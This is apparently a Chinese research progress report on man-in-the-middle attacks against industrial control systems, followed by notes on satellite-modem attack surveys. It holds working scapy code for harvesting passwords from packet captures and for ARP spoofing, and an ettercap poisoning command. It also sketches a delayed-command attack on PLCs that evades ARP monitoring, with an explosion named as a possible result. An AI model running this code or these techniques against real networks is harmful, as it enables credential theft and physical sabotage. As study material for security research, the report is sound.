2025-01-22汇报

中间人攻击

针对身份认证机制的突破

- **窃取认证凭证**——从捕获的数据包中通过破解加密算法(使用工具**Wireshark**捕获和分析网络流量)，以窃取合法认证信息

中间设备通过Wireshark捕获流量(包含认证信息的数据包，如 HTTP POST、HTTPS 握手、FTP 登录)	**在 Wireshark 中设置过滤条件（如 `http.request.method == POST` 或 `tls.handshake`）**
解密加密流量	使用 **AES-CBC** 对称加密，需获取密钥（如 HTTPS 的 TLS 会话密钥）和 IV（初始化向量）

代码示例=>Python提取HTTP明文密码=>使用 `scapy` 解析Wireshark捕获的 `.pcap` 文件

```
from scapy.all import rdpcap, TCP, Raw

packets = rdpcap("captured.pcap")
for pkt in packets:
    if pkt.haslayer(TCP) and pkt.haslayer(Raw):
        payload = pkt[Raw].load.decode("utf-8", errors="ignore")
        if "POST" in payload and "password" in payload:
            print("[+] Found Credentials:", payload.split("\r\n\r\n")[1])
```

- **伪造认证响应**——根据得到的合法认证信息，伪造ARP响应包(**Ettercap**常用的MITM工具，支持ARP欺骗)，欺骗网关和目标主机，使其将流量路由到攻击者机器，伪造ARP响应包结构如下：

$$ARPReply = \begin{cases} SenderMAC = AttackerMAC \\ SenderIP = GatewayIP \\ TargetMAC = VictimMAC \\ TargetIP = VictimIP \end{cases}$$

代码示例=>伪装网关欺骗目标主机设备=>Python + Scapy

```
from scapy.all import ARP, send

def arp_spoof(target_ip, gateway_ip, interface="eth0"):
    # 获取攻击者 MAC 地址
    attacker_mac = get_if_hwaddr(interface)

    # 伪造 ARP 响应包（欺骗目标主机）
    arp_target = ARP(
        op=2,  # ARP 响应
        psrc=gateway_ip,  # 伪装的网关 IP
        pdst=target_ip,   # 目标主机 IP
        hwsrc=attacker_mac  # 攻击者 MAC
    )

    # 持续发送伪造包
```

```
    send(arp_target, inter=2, loop=1, verbose=0)

# 示例：欺骗 192.168.1.100，伪装成网关 192.168.1.1
arp_spoof("192.168.1.100", "192.168.1.1")
```

使用 Ettercap 自动化 ARP 欺骗

```
# 欺骗网关 (192.168.1.1) 和目标主机 (192.168.1.100)
ettercap -T -q -M arp:remote /192.168.1.1// /192.168.1.100//
```

其中：`-T`: 文本界面； `-q`: 静默模式； `-M arp:remote`: 启用 ARP 欺骗

- **重放攻击**——通过捕获并重新发送有效的认证数据包来绕过认证机制，适用于没有时间戳或随机数保护的认证协议
- **协议漏洞利用**——某些工业通信协议可能存在已知的漏洞，攻击者可以利用这些漏洞绕过认证机制。如：**Modbus**协议缺乏加密和认证机制，容易受到攻击

中间人攻击流程

控制中心 --> 攻击设备 (攻击者) --> 工业设备
将双方通信内容进行拦截并转发给另一个设备，伪造双方通信

延迟干扰的中间人攻击流程


- **协议分析**——使用**网络流量捕获工具**(如Wireshark)分析数据包以识别通信协议(**协议分析工具**——如Nmap)，确定协议类型
- **ARP欺骗**——使用**ARP欺骗工具**(如Ettercap/Scapy)向PLC和HMI**低速/随机时间发送**(规避**ARP监控工具**——如ARPWatch、XArp)伪造的ARP响应包，将PLC和HMI的IP地址映射到攻击者的MAC地址
- **信号截获**——攻击设备捕获(如BetterCAP/Scapy)接收控制中心发出的控制指令
- **信号延迟**——攻击设备故意延迟一段时间再转发给工业设备，延迟时间根据超时机制进行动态调整
- **设备干扰**——工业设备接收到延迟的指令后，错误地执行操作，导致设备运行异常。如：延迟关闭阀门指令可能导致管道压力过高，引发泄漏或爆炸

卫星攻击相关内容


卫星通信系统

- **系统组成**——中央集线器(卫星与地面通信系统间的中继器)、卫星(通信弯管：仅转发信号、可执行频率转换/功率放大)、端点(接收卫星信号并传输到接收方，或通过卫星传输数据至中央集线器)
- **VAST系统[Usenix_2024_VAST]**——Very Small Aperture Terminals微小孔径终端系统，如下图所示，其中由室外单元ODU(高增益蝶形天线+收发器)与室内单元IDU(ODU与用户网络间接口)组成

室内单元IDU组成
调制解调器：调制发送输出信号与解调接收输入信号，可编码与纠错
网络接口：连接用户本地网络，包括以太网/WiFi等，连接路由器等设备



CCS_2024_综述=>针对卫星调制解调器的三种攻击模型



(a) Satellite Communication Attack (b) Ground Network Attack (c) Hardware Attack

攻击者对调制解调器的三种访问机制——卫星通信接口SCI、地面网络接口GNI、硬件接触


卫星通信攻击	**利用与卫星通信RFF/DSP/CG/WPM/SG/CHSS/AC相关的模块漏洞/通信信号漏洞，发送攻击信号，以干扰卫星网络退化/调制解调器DoS/篡改数据/中断通信等**
地面网络攻击	通过目标调制解调器的地面网络对其进行访问，攻击目标包括SQL/HTTP/AC/CG/SG，可实现攻击：调制解调器DoS/调制解调器权限获取/泄露调制解调器系统信息——**(可进行延迟干扰的中间人攻击)**
硬件攻击	设计信号发射器来伪造合法信号[Usenix_2024_VAST]、或进行侧信道测量和分析

存在漏洞=>易受攻击的地面无线网络GWN

调制解调器中的数据处理流

- **管理数据段**——调用WRM等专用模块处理远程管理命令

- **用户数据段**——使用标准TCP/IP协议对用户数据进行封装，通过地面网络接口GNI传输封装数据包至地面网络进一步分发



部分调制解调器具有Wi-Fi和蓝牙等接口，部分模块存在弱身份认证情况，可被利用以控制所连接的设备及模块，如：交通信号灯、能源基础设施、GNSS模块(注入延迟信号干扰导致天线控制不准确)等